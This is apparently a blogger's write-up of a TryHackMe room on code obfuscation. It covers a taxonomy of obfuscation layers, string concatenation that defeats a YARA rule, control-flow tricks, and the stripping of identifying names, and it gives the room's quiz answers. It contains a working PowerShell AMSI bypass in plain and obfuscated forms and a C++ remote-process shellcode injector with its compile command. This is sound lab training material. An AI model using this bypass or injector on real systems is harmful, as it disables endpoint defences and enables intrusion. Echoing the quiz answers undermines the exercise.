
Mastering Obfuscation Principles - TryHackMe Writeup
Hey everyone! Today I’m diving deep into one of the most fascinating aspects of malware development and analysis - obfuscation techniques. This TryHackMe room teaches us how attackers hide their malicious code and how we can understand these techniques to better defend against them.
Obfuscation isn’t just about making code harder to read - it’s a sophisticated art that can completely bypass modern security solutions. Let’s explore how it works and why it’s so effective!

What is Obfuscation?
Obfuscation is essentially the practice of making code intentionally difficult to understand while preserving its functionality. Originally developed to protect intellectual property and prevent software piracy, it has become a cornerstone technique for malware authors trying to evade detection.
Think of it like speaking in code - the message is still there, but it’s disguised in a way that makes it hard for others to understand what you’re really saying.
Learning Objectives
Through this room, we’ll learn how to:
- Evade modern detection systems using tool-agnostic obfuscation methods
- Understand the principles behind obfuscation and its legitimate origins
- Implement practical techniques to hide malicious functions from analysis
The Layered Obfuscation Taxonomy
To properly understand obfuscation, we need a framework. The research paper “Layered obfuscation: a taxonomy of software obfuscation techniques for layered security” provides exactly that.

The taxonomy breaks obfuscation into 4 core layers, each with specific sub-layers and methods. This systematic approach helps us understand which technique to use for different objectives.
For this room, we’ll focus primarily on the Code Element Layer, which deals with the fundamental building blocks of programs:

Using the Taxonomy
The beauty of this framework is its practical application. Need to obfuscate your code layout without modifying existing logic? Follow this path:
Code Element Layer → Obfuscating Layout → Junk Codes
It’s like having a roadmap for choosing the right obfuscation technique for your specific needs!
Quick Quiz Answers:
- Q1: How many core layers make up the taxonomy? Answer: 4
- Q2: What sub-layer encompasses meaningless identifiers? Answer: Obfuscating Layout
Static Evasion Through Obfuscation
One of the biggest challenges for malware is getting past antivirus engines and EDR solutions. These systems rely heavily on static signatures - patterns in the code that identify known malicious behavior.

Here’s where obfuscation shines. By transforming the data and structure of malicious code, we can break these signatures while keeping the functionality intact.
Key Data Obfuscation Methods
| Method | Purpose | Example Use Case |
|---|---|---|
| Array Transformation | Splits, merges, folds, and flattens arrays | Breaking up shellcode arrays |
| Data Encoding | Uses mathematical functions or ciphers | Encoding API call strings |
| Data Procedurization | Replaces static data with procedure calls | Dynamic string generation |
| Data Splitting/Merging | Distributes one variable into several | Splitting malicious URLs |
Quick Quiz Answers:
- Q1: What method will break or split an object? Answer: Data Splitting
- Q2: What method rewrites static data with procedure calls? Answer: Data procedurization
Object Concatenation - The Foundation
Let’s start with the most fundamental technique: concatenation. This is simply combining two separate objects into one, and it’s surprisingly powerful for evasion.
Basic Concatenation Example
# Instead of this obvious string:malicious_api = "AmsiScanBuffer"
# We can use this:part1 = "Amsi"part2 = "Scan"part3 = "Buffer"malicious_api = part1 + part2 + part3
Language-Specific Operators
Different programming languages offer various concatenation methods:
| Language | Operators |
|---|---|
| Python | + |
| PowerShell | +, ,, $, or no operator |
| C# | +, String.Join, String.Concat |
| C | strcat |
| C++ | +, append |
Breaking YARA Signatures
Here’s a practical example. Consider this YARA rule:
rule ExampleRule{ strings: $text_string = "AmsiScanBuffer" $hex_string = { B8 57 00 07 80 C3 } condition: $text_string or $hex_string}The original code would trigger this rule:
IntPtr ASBPtr = GetProcAddress(TargetDLL, "AmsiScanBuffer");But this obfuscated version won’t:
IntPtr ASBPtr = GetProcAddress(TargetDLL, "Amsi" + "Scan" + "Buffer");
Advanced Concatenation Techniques
Beyond basic concatenation, we can use non-interpreted characters to further confuse signatures:
| Character Type | Purpose | Example |
|---|---|---|
| Breaks | Split strings into substrings | ('co'+'ffe'+'e') |
| Reorders | Reorder string components | ('{1}{0}'-f'ffee','co') |
| Whitespace | Add non-interpreted spaces | .( 'Ne' +'w-Ob' + 'ject') |
| Ticks | Include non-interpreted ticks | d`own`LoAd`Stri`ng |
| Random Case | Mix upper/lowercase | dOwnLoAdsTRing |
Practical AMSI Bypass
Let’s work through obfuscating this PowerShell AMSI bypass:
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)Step 1: Identify what triggers the alert
Testing reveals that AmsiUtils is the problematic string.
Step 2: Apply concatenation
[Ref].Assembly.GetType('System.Management.Automation.'+'Amsi'+'Utils')Step 3: Handle the field name
[Ref].Assembly.GetType('System.Management.Automation.'+'Amsi'+'Utils').GetField('amsi'+'Init'+'Failed','No'+'nPublic,S'+'tatic')Step 4: Separate related code
The final issue is that having all methods together triggers behavioral detection. We solve this by separating the SetValue call:
$Value="SetValue"[Ref].Assembly.GetType('System.Management.Automation.'+'Amsi'+'Utils').GetField('amsi'+'Init'+'Failed','No'+'nPublic,S'+'tatic').$Value($null,$true)
Analysis Deception Techniques
While basic obfuscation can fool automated systems, human analysts are much harder to deceive. This is where advanced obfuscation techniques come into play.
Advanced Obfuscation Methods
| Method | Purpose |
|---|---|
| Junk Code | Add non-functional instructions (code stubs) |
| Separation of Related Code | Scatter related instructions throughout the program |
| Stripping Redundant Symbols | Remove debug information and symbol tables |
| Meaningless Identifiers | Replace meaningful names with gibberish |
| Implicit Controls | Convert explicit control instructions to implicit ones |
| Dispatcher-based Controls | Determine execution blocks at runtime |
| Probabilistic Control Flows | Create multiple paths with same semantics |
| Bogus Control Flows | Add control flows that never execute |
Quick Quiz Answers:
- Q1: What are junk instructions called? Answer: Code Stubs
- Q2: What layer manipulates code flow and ASTs? Answer: Obfuscating Controls
Understanding Control Flow
Control Flow defines how a program executes logically. Understanding this is crucial for both creating and analyzing obfuscated code.
Common Logic Statements
| Statement | Purpose |
|---|---|
| if/else | Conditional execution based on criteria |
| try/catch | Error handling and exception management |
| switch case | Multiple condition checking with cases |
| for/while loop | Iterative execution based on conditions |
Control Flow Graphs (CFG)
Let’s look at a simple example:
x = 10if(x > 7): print("This executes")else: print("This is ignored")
The CFG shows all possible execution paths. Attackers can manipulate these paths to confuse analysts while maintaining the same functionality.
Quick Quiz Answer:
- Q1: Can logic change control flow? Answer: T (True)
Arbitrary Control Flow Patterns
This is where obfuscation gets really sophisticated. We can use mathematical algorithms and complex logic to create confusing execution paths.
Opaque Predicates
Opaque predicates are conditions whose outcome is known to the obfuscator but difficult for analysts to determine. They’re perfect for creating bogus control flows that look complex but don’t actually change the program’s behavior.
Decoding Challenge
Let’s analyze this obfuscated Python code to find the hidden flag:
x = 3swVar = 1a = 112340857612345b = 1122135047612359087i = 0case_1 = ["T","d","4","3","3","3","e","1","g","w","p","y","8","4"]case_2 = ["1a","H","3a","4a","5a","3","7a","8a","d","10a","11a","12a","!","14a"]case_3 = ["1b","2b","M","4b","5b","6b","c","8b","9b","3","11b","12b","13b","14b"]case_4 = ["1c","2c","3c","{","5c","6c","7c","8c","9c","10c","d","12c","13c","14c"]case_5 = ["1d","2d","3d","4d","D","6d","7d","o","9d","10d","11d","!","13d","14d"]case_6 = ["1e","2e","3e","4e","5e","6e","7e","8e","9e","10e","11e","12e","13e","}"]
while (x > 1):    if (x % 2 == 1):        x = x * 3 + 1    else:        x = x / 2    if (x == 1):        # Complex switch logic follows...
By carefully tracing through the execution, following the switch cases and print statements, we can reconstruct the hidden flag. The key is understanding that the complex mathematical operations and multiple arrays are designed to confuse, but the actual flag extraction follows a predictable pattern.
Protecting Identifiable Information
The final piece of the obfuscation puzzle is removing or hiding anything that could give away the program’s true purpose.
Three Types of Identifiable Data
- Object Names - Variable and function names that reveal functionality
- Code Structure - The organization and flow of the code
- File & Compilation Properties - Debug information and symbols
Object Names
Consider these two function names:
// Obvious malicious intentvoid inject_shellcode_into_process();
// Obfuscated versionvoid a();
The functionality is identical, but the second version gives no hints about its purpose.
Code Structure
Separation of related code is crucial. Instead of having all malicious functions grouped together (which creates signatures), scatter them throughout the program or randomize their order.
File & Compilation Properties
Debug builds include symbol files that contain:
- Global and local variable names
- Function names and entry points
- Debug information
Solution: Always compile in Release mode or use strip to remove symbols:
strip malware.exePractical Exercise
Let’s obfuscate this C++ shellcode injector:
Original (obvious) version:
#include "windows.h"#include <iostream>#include <string>using namespace std;
int main(int argc, char* argv[]){    unsigned char shellcode[] = "";    HANDLE processHandle;    HANDLE remoteThread;    PVOID remoteBuffer;    string leaked = "This was leaked in the strings";
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));    cout << "Handle obtained for" << processHandle;    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);    cout << "Buffer Created";    WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL);    cout << "Process written with buffer" << remoteBuffer;    remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);    CloseHandle(processHandle);    cout << "Closing handle" << processHandle;    cout << leaked;
    return 0;}
Obfuscated version:
#include <windows.h>
int main(int a, char** b){    unsigned char c[] = "";    HANDLE d;    HANDLE e;    void* f;
    d = OpenProcess(PROCESS_ALL_ACCESS, 0, (DWORD)atoi(b[1]));    f = VirtualAllocEx(d, 0, sizeof c, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);    WriteProcessMemory(d, f, c, sizeof c, 0);    e = CreateRemoteThread(d, 0, 0, (LPTHREAD_START_ROUTINE)f, 0, 0, 0);    CloseHandle(d);
    return 0;}
What we removed:
- All debug output (
coutstatements) - Identifiable strings (“This was leaked in the strings”)
- Meaningful variable names (
processHandle→d) - Unnecessary includes (
iostream,string)
Compilation:
i686-w64-mingw32-g++ exploit.cpp -o challenge-8.exe

Key Takeaways
Obfuscation is a powerful technique that serves both legitimate and malicious purposes. Understanding these methods helps us:
For Defenders:
- Recognize obfuscated code in malware samples
- Develop better detection rules that account for evasion techniques
- Improve analysis skills for reverse engineering
For Red Teamers:
- Evade detection systems during penetration testing
- Create more realistic attack simulations
- Test defensive capabilities effectively
Best Practices:
- Layer multiple techniques - Don’t rely on just one method
- Test against real systems - Verify your obfuscation works
- Keep it subtle - Too much obfuscation can be suspicious
- Understand your target - Different systems detect different patterns
Conclusion
Obfuscation represents the ongoing cat-and-mouse game between attackers and defenders. As detection systems become more sophisticated, obfuscation techniques evolve to match. By understanding both sides of this equation, we become better cybersecurity professionals.
The techniques we’ve explored today - from simple concatenation to complex control flow manipulation - form the foundation of modern evasion methods. Whether you’re analyzing malware or testing defenses, this knowledge is invaluable.
Remember: with great power comes great responsibility. Use these techniques ethically and always within the bounds of authorized testing and research!
Want to practice these techniques yourself? Check out the TryHackMe Obfuscation Principles room and start experimenting with different obfuscation methods in a safe, legal environment.
Next reads
View all →27 Jan
Probably Just Fine - TryHackMe First Shift CTF Writeup
A step-by-step SOC investigation through TryHackMe's First Shift CTF scenario, covering threat intel lookups, file hash analysis, and report-driven attribution insights.
1 Jan
x86 Architecture for Malware Analysis - TryHackMe Writeup
A comprehensive guide to x86 CPU architecture fundamentals essential for malware reverse engineering. Learn about registers, memory layout, and stack operations that form the foundation of system exploitation.
30 Jan
Cloud Security Pitfalls - TryHackMe Writeup
A friendly, SOC-focused walkthrough of cloud migration risks, shared responsibility, logging challenges, and practical monitoring takeaways.
Get posts by email
One email when I publish, not a drip, not weekly. Sign up and I'll only write when there's something new.
You won't get mail just for signing up. Unsubscribe any time.